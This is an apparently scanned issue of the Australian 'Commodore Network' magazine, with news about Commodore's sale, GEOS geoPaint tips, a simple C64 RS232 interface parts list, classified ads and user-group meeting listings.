

# COMMODORE Network

## Newswatch

### LOST!

Sad news from South Australia is that Commodore Voice (ex Friendz & Contax) has folded. Recent internal strife did untold damage to the club from which it, apparently, could not recover. We will be monitoring the situation and will keep you informed.

### SAMSUNG!

It appears as though the Korean electronics giant has, as predicted by Commodore Network, snared Commodore America. Contrary to our predictions, though, they have apparently contacted many Amiga groups in North America to state that they will continue to support the Amiga and to release new product for it. They've even gone so far as to promise better support and marketing than experienced recently, though, let's face it, that's probably not going to require a great deal of effort on their behalf. This has little bearing on Australia, but should bode well for our Amiga compatriots regardless. Unfortunately for us die-hard 8-biters, there seems to be no reprieve from Samsung BUT I have it from a number of sources that a few non-specific licence agreements have been signed giving a number of third party concerns the right to manufacture and distribute the C-64 (and C-128?). The Grapevine Group and CMD are prominent amongst those mooted to be a part of such an undertaking. Let's hope the stories are true.

### COMMODORE FORCE

News from Britain says that Commodore Force's publisher, Europress Impact, has gone bust. This has been confirmed by the receivers and it looks like we may have seen the end of Commodore force unless a buyer can be found. Fingers crossed!

### PRICE BREAKTHROUGH ON PPI REU'S

Some good news from Novo. Apparently they have been able to do a deal direct with PPI in the States instead of dealing through CMD, and have negotiated some mighty attractive prices. Terry informs me that a 2MB RAMDrive, formally selling at \$625.00 plus \$20 shipping and handling when sourced from CMD is now selling at \$495.00, with shipping and handling being \$15.00. That saves YOU \$185.00

Similar savings are achieved right across the range of PPI devices, so watch Novo's ads if you are in the market for RAM expansion.

*Laser Printing of this magazine is with the compliments of Black Cabs Combined Melbourne*


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# Inside Commodore Network this month

- |    |   |    |   |
|----|---|----|---|
| 4  | <i>GeosGenie</i> - more from the Jane Jones lamp                            | 19 | <i>Showcase</i> - The Battery Backed GEOS Compatible RAMDisk                            |
| 6  | <i>Communications</i> - A letter from Rod Gasson to FidoNet 64 Talk readers | 20 | <i>PD Power</i> - A glance at Super Aide  |
| 7  | <i>Micro-Mart</i> - Buy, Sell and Wanted                                    | 21 | <i>Bits &amp; Pieces</i> - Kev's got more routines up his sleeve                        |
| 9  | <i>ClubLinks</i> - More Club Changes  | 25 | <i>Customise</i> - Euan Fry shows you how to customise your Commodore 128 printer dump. |
| 11 | <i>Page 128</i> - Databases revisited                                       | 27 | <i>Discovering Disk-Coverer</i> - the August collection examined in detail.             |
| 14 | <i>Venturing Inn</i> - Heath's triumphant return!                           | 30 | <i>Letters Link</i> - More Mail Mumbblings  |
| 16 | <i>PMCC</i> - Marc Walters returns with more Programming procrastination    |    |   |



This publication reviews many excellent programs created by individual GEOS Authors

Featuring reviews of:

New Tools 2 Geos MakeBoot

Perfect Print GEOS LQ

GeoPaint & Scanning

More Dweezil Disks

Collette Utilities

PHoto Mover v3.0

ClipArt Series

HandyScanner

GeoQuery - Q&A of Geos Users

GeoCanvas v1.2 & v3.0

64 & PageFox

**and much more**

The HandBook is available folded and saddle bound to A4 size, for \$A10.00\* (includes P&H) from:

**JMV Grafix**  
**PO Box 635**  
**Blair Athol**  
**SA 5084**

Cheques Payable to Jane M Jones

\*Overseas orders add \$A5.00

## ADVERTISERS INDEX

- |    |  |
|----|--|
| 1  | <b>Black Cabs Combined - Melbourne</b>             |
| 2  | <b>Geos In Review</b>                              |
| 8  | <b>Novo Computer Hardware</b>                      |
| 10 | <b>C64 Public Domain (SA)</b>                      |
| 11 | <b>Gary McCleary Software - Education Pack</b>     |
| 13 | <b>JDB Software - All available Titles</b>         |
| 13 | <b>Commodore Network Public Domain</b>             |
| 15 | <b>Gary McCleary Software - The Space Explorer</b> |
| 17 | <b>Island of the Dragons</b>                       |
| 23 | <b>JMV Grafix - Handbook of Commodore 128</b>      |
| 23 | <b>JMV Grafix - Handbook of Commodore 64</b>       |
| 25 | <b>JMV Grafix - Handbook of Commodore Disks</b>    |
| 26 | <b>JMV Grafix - World of Geos Handbooks</b>        |
| 26 | <b>Commodore Network Publications</b>              |
| 28 | <b>Commodore Network Merchandising</b>             |

# Editorial

I am always saddened by the news of the demise of another Commodore support organisation, and the news recently of Commodore Voice's (ex Friendz & Contax) passing was an especially bitter pill. Not that our organisations were especially close, even though we did cooperate to an extent behind the scenes, and I am pleased to be able to say that we helped each other on occasion. It's just that, as proud and pleased about Commodore Network as I am, I like competition. It keeps you on your toes, it makes you work that little bit harder. To a large extent now, Commodore Network will be missing that.

But, if nothing else, perhaps lessons can be learnt and I hope I can learn them so that we don't make the same mistakes.

The News from Britain concerning Commodore Force also came as somewhat of a shock. At least in this case it appears as though the fault lay not with the publication, but with the parent company if that is any consolation. There is a slight chance Commodore Force will see the light of day once more, but I wouldn't hold my breath.

## UPCOMING REVIEWS

Over the past month I have managed to arrange a number of reviews of some exciting new products for the future. Commodore Network is also looking at bringing some of these to our shores in time. Products for review soon include Commodore World magazine, The Compression Kit, Makroform V1.0, LQ-Font Collection Two, NLQ-font & Print, The Best of . . . Vol. 1 (these last four are all from Germany and are GEOS related), FLASH 8, an 8 Mhz speed up cartridge for the 64 from Germany, and PPI's new BBRTC real time clock module. These reviews, along with those to be handled by Jane in her GEOS column, should see Commodore




Network readers as amongst the best informed anywhere. Of course, we are not resting there. We hope to bring you reviews on a lot of new items coming out of the States and Europe over the next year or so, including "The Professional Publishing System", IPaint/IPort, DieHard magazine, the CMD SmartMouse and the new cartridge port expander, Fun Graphics Machine, PageArt (a new source of GEOS clipart), and just about anything else we can get our hands on!

## MERCHANDISING

Depending on evaluation, several products from Germany will be made available through C.N. before Christmas. This may well include the Fast 8, though it will most probably be ordered in direct from Germany as and when ordered by an individual. This is mainly due to it's cost and the fact that the market will not be overly large. I am also hoping to have a scanner available along similar lines. The number of software items will largely depend on how quickly we can arrange translation of text within programs to english. Most documentation can already be supplied in english, though often a little scrambled. I am also hoping to have a number of items from the U.S. available, including "The Professional Publishing System", IPaint/Iport (since Novo has lost interest), and, perhaps, a few more.

Now, I can only make these items available. What I need from you, the readers, is your support. Give me feedback - what do YOU want! And if I get it, buy it! I'll keep prices as low as I can, but we have to keep C.N. viable. Don't expect something for nothing.

Warrey





With GEOS, not everyone encounters the same problems due to hardware configurations, but there are always some universal gremlins that hang around users in general. A lot of geoWrite's peculiarities have already been covered last month, although there are still a few to come. geoPaint doesn't come out squeaky clean either, and we will now take a look at geoPaint's peculiarities.

## geoPaint

One night, a geoPaint beginner user came rushing up to me to show me how geoPaint would not print out all of his geoPaint page. He was very concerned as he thought he had a 'duff' version. After looking at it, it appeared alright, so next, what printer driver had he used and with what printer? When hardware and software were all seen to be in order, I went and had a look at his geoPaint file, in geoPaint, and I said everything was fine.

But he was adamant, it was not printing the whole page. After a lot of thought (his confusion of the most simple confused me), so I asked him whether the page was form feeding to the next page break at the end of printing. Yes, it had. Okay then, did he realize that geoPaint will print out only the part of the page in which the graphic was on, and regard the rest as a 'virtual' page and just feed paper to the next page break. That was it, he went away a lot happier.

Even though it was like pulling teeth, in the end we both spoke the same language and he grasped the concept. For the rest of the page to print, there had to be something on it!. This is absolutely typical of the many problems that GEOS causes Users, or is that Users cause GEOS, never mind, it all comes out in the wash.

## geoPaint Colour

Another area where beginner geoPaint users pull their hair out is with using colour. The user has gone to great lengths to draw a terrific picture in the Drawing Window (DW). The time comes to select 'color on' from the menu, and 'color' from the toolkit, and the user chooses a colour, and with the

fill tool clicks on an area to receive that colour. But, what causes the distress, is that the colour does not remain within the drawn lines, it 'bleeds' outside them onto the background, and it also bleeds into other areas which are supposed to be a different colour.

This is as a result of the VIC II chip, and is not necessarily a fault of geoPaint or the user, although it feels like it at the time. With geoPaint, a high resolution (hi-res) paint program, if you try to paint more than two colours in an 8x8 pixel block, or 'card', one color will 'splash' into another.

A more detailed explanation of the VIC II chip and the way it uses colour 'cards' can be found in 'GeoPaint Part 2 The Toolkit' plus 'Color and the VIC II chip' in 'The World of GEOS HandBook III' (\*\*). For those who require even more reading on this subject, the section 'VIC-II Chip 40 Columns' in 'The HandBook of the Commodore 64' goes into even more detail.

## Colour Advantage

It is best to turn colour ON to help line things up. It will have a snapping effect when using some of the tools, especially the edit tool. This helps in lining up a pasted object or copying / cutting items to the nearest 'card' in the document. Just turn the colour OFF when you don't need it. GEOS128 users will have to toggle back to 40 column mode for this benefit. It does help, and I use it quite a lot when absolute precision is required.

However, if you want to avoid the snapping effect, either swap to 80 column mode, or turn colour off. Another way to get rid of the effect is to slightly reposition the graphic before using copy again. Often, the 'offset' is just enough to get the results you really desire.

The edit tool in geoPaint is not without problems however. The edit fence will not go right up to the extreme left edge of the page, even though your graphic does. There is a sneaky way to overcome this though.

What you will need to do with the edit tool, is to define a region around your graphic, starting from the left most point that the pointer can access. With that done, select copy from the edit menu, and when that has finished, you will see that the edit region now completely surrounds your graphic, even right up to the left edge of the page where it would not go previously.

Now you can move, or reposition your graphic on the page, away from the left edge. Simply click on the fence corners to move it. A complete explanation of using the edit tool and moving graphics can be found in the section 'GeoPaint Part 1 Toolkit' in 'The World of GEOS HandBook II' and in the section 'Photo Manager Part 2 Using Albums' in 'The World of GEOS HandBook III'.

## Pixel Edit Mode

There are a couple of problems with this mode. In GEOS128 40 column mode, pixel editing is an occupational hazard. Most of the time when using this mode and pixel edit, the screen will freeze up, and become filled with green coloured garbage.

So far I have not found any documented reasons for this, but a good safety measure is to update your document first before trying it, and better still, save it to your data disk before starting to pixel edit.

It doesn't happen all the time, just when you don't want it to, and to get out of it you have to use the reset switch (if you're using an REU). In 80 column mode this does not happen at all, and perhaps if you have a switchable monitor, you would be better off doing your pixel editing in 80 columns.

Another typical geoPaint pixel editing problem, is that the pixel edit window

*Jane Voskamp-Jones*

does not go all the way to the edge of the DW, specifically the top, the bottom, and the right side. So if your drawing does, then you won't be able to edit it in these areas. It would be best to plan around this inconvenience. Also some printer drivers will make a mess of any straight lines drawn down the extreme left edge of the page.

## Photo Scraps

A lot of people seem to have problems getting photo scraps into their geoPaint document, and the reverse, getting their scraps out again. To create a scrap, you use the edit tool and define an area around your graphic, then select 'copy' from the edit menu. The scrap is then held on disk as a system file.

The very next scrap you create

however, will over write the first one on disk. This is what makes the use of the Photo Manager, and it's album files for permanent storage of scraps, invaluable.

To get a scrap into geoPaint, use the edit tool to define a region, and select paste from the edit menu. Select your method of paste from the Scale DBox, and there is your scrap.

A complete discussion of using the Photo Manager can be found in 'Photo Manager Part 1 Introduction' in 'The World of GEOS HandBook II'. An expose on getting scraps into and out of albums, and geoPaint documents, can be found in 'Photo Manager Part 2 Using Albums' in 'The World of GEOS HandBook III'.

## Text Scraps from geoWrite

Some people have difficulty transferring text scraps, created in geoWrite, to geoPaint, because the geoPaint paste function does not offer the text or scrap options from the edit menu like geoWrite does.

To place a geoWrite text scrap into geoPaint, all you need is to have your text scrap on your geoPaint Work disk, the same fonts present, and have the text tool active. Create a text region in your geoPaint document, and select paste from the edit menu.

The paste DBox will not be displayed, and the text scrap is immediately brought in to the text region. All you must be aware of is the brevity of the text region for your input.

## MegaFonts to geoPaint

Getting MegaFonts into geoPaint is really simple, but it is possible that you may not think of it, as it is more or less using the 'backdoor' so to speak. There are two ways to go about this.

One. Place your MegaFont on your geoWrite Work disk, open a new geoWrite document, and enter the text you desire in BSW. Then select your text, choose your MegaFont from the font menu, and the correct point size (bearing in mind that MegaFonts store the character set differently to regular fonts). You will have to do this for each part of your font that contains the necessary characters until all your text is displayed in the MegaFont. For example, the title 'GEOS HandBook' comprises three different point sizes in the MegaFont, so you will need to work it out. A complete discussion on MegaFonts and the point sizes can be found in the section 'Mega Fonts' in 'The World of GEOS HandBook III'.

Once you have done this, you will need to change your printer driver from the

deskTop. Make sure that you have the Paint Pages driver on your Work disk, and choose select printer from the deskTop geos menu. Click on the Paint Pages driver, click on the Open gadget, and the driver is now installed. Note the Paint Pages driver is created by running the PAINT DRIVERS Application that comes on your GEOS System disk.

When ready, double-click on your geoWrite document to get straight back into geoWrite, then select print from the file menu and from the print DBox print the page number that your MegaFont text is on, and wait. Then exit geoWrite back to deskTop and you should find that there is a file called 'page 1' on your Work disk. This is a geoPaint file created by the Paint Pages driver. Transfer this file to your geoPaint Work disk, and double-click on it. On your geoPaint DW the text should be displayed as a graphic which no longer requires the font to be on the disk.

Two. By far the easiest method is to do this from geoPublish (Pub). Place your MegaFont on your Pub Work disk, open a new Pub document, and in Page Graphics mode you are ready to enter the text you desire. Select the text tool and click where you want your text to begin. The Edit text DBox is automatically displayed, and it is here that you enter your text. To set your font, click on the Attributes (Attr) gadget and the text Attributes DBox is displayed. Scroll through your fonts until you reach your MegaFont, and set the font size to 48 by using the scroll arrows. Click the OK gadget when ready, and the text is immediately entered in the Pub DW. Pub will recognize all the different point sizes of a MegaFont and handle them accordingly.

Once you have done this, you will need to change your printer driver to the Paint Pages driver from the deskTop. Follow the method described for 'One'. When ready, double-click on your Pub document to get straight back into Pub, then select print from the file menu and from the print DBox, print the page number that your MegaFont text is on, and wait. Then exit Pub back to deskTop and follow the procedure described for 'One'. That's about it for MegaFonts and geoPaint together.

## Readers Three Wishes And All That ...

From Robert Lord (Graphics Company) of Wodonga VIC, "... I also must say 'Well Done' on the first column of GEOSgenie (I like the name). I thought it was a very good introduction and will have most readers eagerly waiting for more.

At the end of your column you asked what people 'want to know'. Speaking for myself I like to read about what the Manual doesn't tell you. One thing about the Manual is that it tells you lots of things you CAN'T do. Whereas someone with the experience and the imagination to experiment with GEOS (which you obviously have) has been able to find solutions to or overcome the shortcomings of GEOS. The reason I like to read about or to be told these things is that I haven't got the imagination or the patience to find them out for myself."

*Gg. Thanks Robert, for your kind comments, I appreciate your candour. I will keep trying to do my best for all the readers of CN.*

From Dr Brian Thomas of St Georges SA, "I have ... a C128D which I managed to buy secondhand in good condition. But I have been frustrated by problems with supply of software so much so that I have seriously considered selling and buying another type of computer.

I have been a Subscriber to CN and have become very interested in GEOS but particularly the 128 rather than the 64. Again comes the problem of software supply. Warren Naismith, Bev Brown here in SA, NOVO Computer Hardware have not been able to help and also take ages to reply even with a stamped addressed envelope.

In the last CN [June94] I note that you have taken over the GEOS column with a refreshing approach. I also noted Warren's review of your HandBook of Commodore Disks [May94]. This has prompted me to write ... to speak to you in person ... [for help]".

*Gg. I am glad that you wrote in before giving up. The problems with obtaining software, particularly for GEOS128 v2, are due to the fact that most of the time our Australian distributors must order the software in lots of ten, and if they only have one order, they are stuck with the nine other units in stock, but unable to be sold, with maybe no other orders forthcoming for quite some time.*

*This problem does not affect sales of GEOS64 v2 as much as it does the 128. You may be better off, this time, to deal direct with CMD USA. Thanks for your kind comment about the premiere of my column in the June CN. I hope that you will enjoy the following columns equally as much.*

From Peter Hunt (GeoClub Oz Branch) of Doveton VIC, "I liked the title of your column, but I thought that your name should have been more prominent, with a fancier graphic bringing more attention to you. ...

Good luck with your column in CN. I think you are on a winner. ... I hope in future CN GEOS Disks we can work together as a team. ... I hope you like the CN GEOS Disk [1], ... it will be interesting to hear what the CN members say. ..."

Gg. Thanks Peter, I hope all CN readers enjoy the change in direction as much as you do. In the column, we are trying to bring the attention and focus back on to GEOS. I think people already know me enough by now, so plain [Jane] and simple is the best approach. Anyway, Warren kindly 'dubbed' me a GEOSgenie back in the CN April94 issue when he reviewed my World of GEOS HandBook Series. The inspiration for the title came from there, thanks Warren [blame him].

The future looks good indeed for the CN GEOS Disk. Our GENie BBS correspondent, Rick Coleman from the USA, will be sending along the latest updates that are being uploaded to the BBS. When I receive them and go through the files for suitability, I intend to send you the files for inclusion on the CN GEOS Disk. When I cover them in the column, you can add them to the disk, bringing all the latest to CN Subscribers.

Next month, we bring you some important information about geoPublish, that geoPub users should be aware of. Not all GEOS users have geoPublish as it is a separately purchased package from the main GEOS system, but those who do own it probably need a few hints as well. Until then, happy GEOSing.

Send in your comments, or great GEOS discoveries, and I will respond when I can in this column, unless you wish a private reply, in which case please send a SSA(Business)E and I will write you back. Special thanks to Peter H, Robert L, and Lance B, for your encouragement for this column, and to Rick Coleman (Photo Mover fame), our USA GENie BBS correspondent, for your continued support.

**CN GEOSgenie**  
**PO Box 635, Blair Athol**  
**South Australia 5084**

{\*\*} The World of GEOS HandBook Series {I, II, & III}, and GEOS in Review HandBook, are currently available from JMV Grafix

# Communication

*an open letter to readers of the FidoNet 64-Talk-echo*

Hi All,

In recent weeks I have been involved in discussions with various people and user group members regarding RS232 Interfaces for the C64/128.

I'm not talking about the UART type cartridges such as Swiftlink, but rather the "simple" interfaces that plug into the C= user port. Many people seem to be under the impression that these are always complex to build, and many will opt for a kit of parts to build one rather than "roll your own".

In Australia (at least), these interface kits are now a discontinued item, and people are getting concerned that this means the end of hooking up modems to the C64-128 \*cheaply\*.

This is not so.

I have in the past told people that an "interface" isn't even needed to run a modem on the C64.. many modems are quite happy with the +-5v supplied by the C64. However, I do emphasise that this isn't a good idea, because under some

conditions the signals sent from the modem can destroy the CIA chip. Not good.

To prevent this possibility a buffer of some sort is needed.

I now present you with the simplest, easiest, and cheapest "RS232 interface" ever devised for the C64.

Don't be fooled by the simplicity.. I have tried this circuit on many occasions with quite a few different modems.. It works flawlessly.. even up to 9600 (using Desterm).


So without further ado.....

*Red Gasson*

Parts list:

- TR1, TR2 - BC547 or similar NPN transistor.
- D1 - BAW62 or similar small signal diode (1N914)
- R1 - 1k resistor
- R2, R4 - 47K resistor
- R3 - 4.7K resistor
- C1 - 220uF 16v Electro.

You can use "point-to-point" wiring for this cct.. in other words, a circuit board is not needed... The parts cost Less than a dollar. (excluding the user port and DB25 connectors).



**CN**



# Micro-Mart

A free service to subscribers. Non-subscribers must pay \$2 per ad per issue. Readers ads will run for three consecutive issues, after which they will be dropped to make room for others. You may notify C.N. if you wish your ad to continue running at this time.

## FOR SALE

### C=128 Books

Comm. 128 Prog. Ref. Guide	\$25.00
Anatomy of the C128	\$15.00
Mapping the Commodore 128	\$15.00
Compute's 128 Programmer's Guide	\$15.00
128 Machine Language for Beginners	\$15.00
Compute's Commodore 64/128 Collection	\$15.00
Compute's Kids and the Commodore 128	\$15.00
Official Commodore 128 Personal Computer	\$15.00
35 Amazing Games-Commodore 128	\$15.00
Twin Cities 128 Compendium No:1	\$15.00
Abacus' 1571 Internals	\$20.00
Superbase - The Book	\$15.00

### C=128 Software

NOTE: ALL the software below is original.

Pocket Superpack (Pocket Writer, Pocket Filer, Pocket Planner), boxed, manuals	\$45.00
Jane (Integrated word pro, database, s/sheet), boxed, manual	\$15.00
Swift Spreadsheet, boxed, manual	\$15.00
Swift Spreadsheet, no manual	\$10.00
Swiftcalc Spreadsheet, manual	\$15.00
Datamanager Database, manual	\$15.00
Datamanager Database, no manual	\$10.00
Wordwriter Word processor, no manual	\$10.00
Superscript Word processor, boxed, manual	\$30.00
Superbase v3.0 Database, boxed, manual	\$30.00
Superbase v3.01 (supports 1581), boxed, manual	\$35.00
GEOS 128 System, no manual	\$25.00
Fontmaster Graphic Word pro, boxed, manual	\$30.00
Protolinc BBS (BBS system for 128), manual	\$20.00
Protolinc BBS, no manual	\$15.00
Big Blue Reader (MS-Dos reader), manual	\$15.00
Memory Academy (Improves your memory), no manual	\$10.00
Tarot 128 (Reads Tarot cards), no manual	\$10.00
Fastrac (128-only copiers), boxed, manual	\$15.00
Gnome Kit (Programmer's Kit), manual	\$15.00

Programmer's Notebook, manual	\$15.00
Super 81 Utils. (Incl. 5.25 & 3.5" disks), boxed, manual	\$20.00
Petspeed Compiler, manual	\$15.00
T.H.I.S. 128 (Prof. CAD pack 128-only), manual	\$15.00
128 Helper (BASIC Reference), manual	\$15.00
The Great War (128-only game), no manual	\$10.00
GEOS 64 Software	
GEOS System v1.3, boxed, no manual	\$10.00
" Fontpack 1, manual	\$10.00
" Deskpack 1, boxed, manual	\$20.00
" GeoPublish (2-disk version), boxed, manual	\$20.00
" Power Pack 1, manual	\$10.00
" Power Pack 2, no manual	\$10.00
" Companion, manual	\$10.00
" Clip Art 1, no manual	\$7.00

### C=64 Utilities

Xper, no manual	\$10.00
Screen F/X (video effects prog.), no manual	\$10.00
Top 20 Soft. Tools (20 progs.), no manual	\$10.00
BASICally Simple (BASIC tutorial), no manual	\$7.00
Italy (Educational game), no manual	\$7.00
Strider's Classics (3 disks of comp. music classics)	\$15.00
Punter's Pal (Punting progs.), no manual	\$10.00
Toprate (punting progs.), no manual	\$10.00
Price Predictor (Punting prog.), no manual	\$20.00

### C=64 Games

Top 20 Solid Gold (20 games), boxed, instructions	\$20.00
Megapack (5 games), boxed, instructions	\$25.00
Grandmaster Chess, boxed, instructions	\$8.00
Mutant (NOT Turtles!), boxed, instructions	\$8.00
Final Assault, boxed, instructions	\$8.00
Hacker 2, boxed, instructions	\$8.00
Impossible Mission, boxed, instructions	\$8.00
Alien, boxed, instructions	\$8.00
Ace of Aces, boxed, no instructions	\$8.00
Stealth Mission, boxed, no instructions	\$8.00
Parallax, boxed, no instructions	\$8.00

Raid on Bungeling Bay, no instructions	\$8.00
Spelunker, no instructions	8.00
Please add \$2.00 postage for one item, or \$5.00 for two or more.	

## FOR SALE

C=128 (flat case w/- 64k VDC fitted), good cond	\$150.00
C=64 (old style), good cond	\$90.00
1570 drive (suit 64 or 128), good cond	\$140.00
1571 drive (suit 64 or 128), good cond	\$180.00
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# Clublinks



Welcome to the August column.

What an exciting time for 64/128 users everywhere. Everywhere around the world we are seeing things happening in the 64/128 arena. News on upgrades for programs such as Geos and GeoPublish, the large games software publishing houses coming back into the 64 area with some great new releases and the promise of more to come as well as the rumour from the States that the 64 is now back in production. The companies that have stuck with the 64 are now finding some profitability and we users are now reaping the benefits with the great new software and hardware being produced. And fortunately we have a great magazine like Commodore Network to keep us informed and up-to-date with all that is happening.

Despite the exciting news from the Commodore world, nothing much seems to be happening around the country with the clubs and user groups. In the last few weeks all I've received from any clubs have been a couple of newsletters so I have to assume that everything is going OK with all the support organisations out there. The only way that I can report about your club is if you let me have the information. Phone or write to the address below.

CEE-64 ALIVE, the great disk magazine now available through Commodore Network, can now help your club make some money as well as helping your members. Your club can buy the rights to reproduce copies for club members and thus give members the opportunity to buy the best disk magazine available and make a few dollars for the

club. Clubs that do take up the offer will find that their members will appreciate being able to buy the disk magazine on a bi-monthly basis rather than having to outlay for a year in advance for a subscription. Each club will also receive extra disks to either place in club libraries or sell to members.

Thanks again to all the groups that send me their newsletters. ALL NEWSLETTERS RECEIVED WILL HAVE A CHANCE TO WIN. Judging will begin next month and we will begin publishing some reviews of a few of them. So keep sending them to me either to the address shown below or C/- Commodore Network.

The address for this column is

**CLUBLINKS,  
PO Box 244  
WARILLA  
NSW 2528**

or you can phone me on (042) 97 3159.

Bye for this month

*BUCKY*

## CLUB HAPPENINGS

Updating the information again that appeared in the May column on Shane Boswell and the Right Direction. Shane has now moved to Tasmania so the new address is The Right Direction User Group, 2/9 Reid St, MOONAH Tas 7009. If you have written to Steve at the old address your letter will still reach him.

## CLUB AMALGAMATION

Melbourne readers may be interested to learn that the

Waverley and the Doncaster and Eastern Suburbs Users Groups have merged. Meetings will be held on the first Tuesday of every month at a venue to be announced. If you would like more information, contact Geoff Travers by phoning 800 1223. Let's wish the new group the best of luck and, if you are in that area, how about ringing Geoff and popping along to a meeting or two!

## FRIENDZ & CONTAX

A bit of sad news just to hand is that Friendz & Contax (recently re-named Commodore Voice) has folded. It is always a great pity when something like this

*John Buckingham*

comes to pass, as there is certainly not a surfeit of Commodore support organisations available to the 8-bit user.

## MEETING DATES

The next two meeting dates of some of the user groups in Australia and New Zealand are listed. If you want any information about the venue and times or membership details contact the person listed after the club. There is also a list of mail/postal groups as well. If you write to a club please enclose either a stamped self-addressed envelope or a stamp or reply coupon for your reply. Remember that school and public holidays can affect meeting dates. ALWAYS check with the club contact first.

If your club is not included here please let me know your club's details so that your club can be listed.

## AUSTRALIA

Albury/Wodonga Commodore User Group - Aug 1 & Sept 5th - Rod Graeber (060) 21 3703

C64 Developments Inc (Wollongong C64/128 Club) (Southern Sydney and Illawarra) - Aug 12th & Sept 9th - Jeff Gale (042) 71 5098

Commodore 64/128 Club of NSW (Sydney and Blue Mtns) (formerly Penrith Commodore Users Group) - Aug 17th & Sept 21st - Steve Stecyk (02) 631 2323

Commodore Hornsby User Group (Sydney) - Aug 10th and 25th & Sept 14th - Allan Hall (02) 476 4929

Commodore User Group (ACT) Inc (Canberra and NSW Far South Coast) - Canberra meetings phone Matt Blydenstein (06) 281 2714 for dates and venue. - Batemans Bay meetings Aug 20th & Sept 17th - Jan Mason (044) 72 6861

Muswellbrook Combined Computer Group - contact Jim Shorter on (065) 47 9144 for meeting details.

Newcastle Commodore Users Group - phone George Morrison (049) 57 4271 for information.

Sycom (Sydney) - This group has now been disbanded. Contact Mark Dowsett on (02) 399 6549 for information.

Tuggerah Lakes Commodore Users Group (NSW Central Coast) - phone John Davies (043) 93 1921 for any information.

Melbourne Commodore Computer Club - Aug 10th & Sept 14th - Bernie O'Shea (03) 438 1625

Yarra Valley Commodore Users Group (Melbourne) - Aug 2nd & Sept 6th - Theo Hristakos (03) 735 5310

South Australian Commodore Computer User Group (Adelaide) - Aug 3rd and 22nd & Sept 7th - John (08) 296 7761 or Phil (08) 381 8444

Southern Districts Computer Users Club (Adelaide) - Aug 17th & Sept 21st - Malcolm Brumale (08) 382 8614

Computer Club of WA Inc (Perth) - phone Tom Lee on (06) 332 6374 for all enquiries.

Cairns Commodore Users Group (Nth Qld) - Aug 2nd & Sept 6th - Bruce Bimrose (070) 54 1949

Commodore Computer Users Group (Qld) Inc (Brisbane) - Aug 2nd & Sept 6th - Gordon Wright (07) 299 7789

Woombug 8-bit (Woombye near Nambour Qld) - Aug 27th & Oct 22nd - Scott Roseboom (074) 48 5845

Tasmanian Commodore Users Group (Hobart) - Aug 17th & Sept 21st - Stephen Cook (002) 47 9985

## NEW ZEALAND

Christchurch Commodore Users Group - Aug 23rd & Sept 27th - Dave Maguire (03) 348 5976

Kapiti Commodore Users Group - Aug 5th & Sept 2nd - John Hughes (04) 298 4349

Manawatu Commodore Users Group - Aug 1st & Sept 5th - Sydney Mounsey (06) 357 9858

North Otago Commodore Users Group - contact Jim Mullen on (03) 434 7655 for any information.

N.Z. Commodore Users Group (Wellington) - contact Neville Lockett (04) 470 4707

Otago Commodore 64 club (Dunedin) - contact John Knight 26 Estuary Crescent Fairfield Dunedin

Waikato Commodore Computer Users Group - Aug 4th and 11th & Sept 1st - Raymond Benson (07) 847 2367

Whangarei Combined Computer Club - contact John Pitt (09) 438 6651

## POSTAL GROUPS

All these groups are mail based groups that cater for those users who are not able to attend a normal club or want to join a second club. Most provide a regular newsletter and give you access to PD programs and program information as well as give you the opportunity to meet other members through correspondence or phone contact.

GeoCLUB (GEOS users) c/- Peter Hunt 70 Betula Street, DOVETON Vic 3177 - Frank Cassidy (03) 791 4991

Plus4/C16 Users Group 36 Western Highway, BLAXLAND NSW 2774 - Tony Ellis (047) 39 1528

The Old Codgers (over 40's) 18 Windsor Street, EDGEWORTH NSW 2285 - Gordon Screen

The Right Direction User Group 2/9 Reid Street, MOONAH Tas 7009 - Shane Boswell

Woombug 8-bit c/- Post Office, WOOMBIE Qld 4559 - Scott Roseboom (074) 47 9985

Meeting 64/128 Users Through The Mail 1576B County Road 2550E, ST JOSEPH IL 61873 USA - Jean Nance

Many of the regular clubs also cater for postal (associate) members as well. Check with your local club.

CN

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# Page 128

A look at some C128 Databases

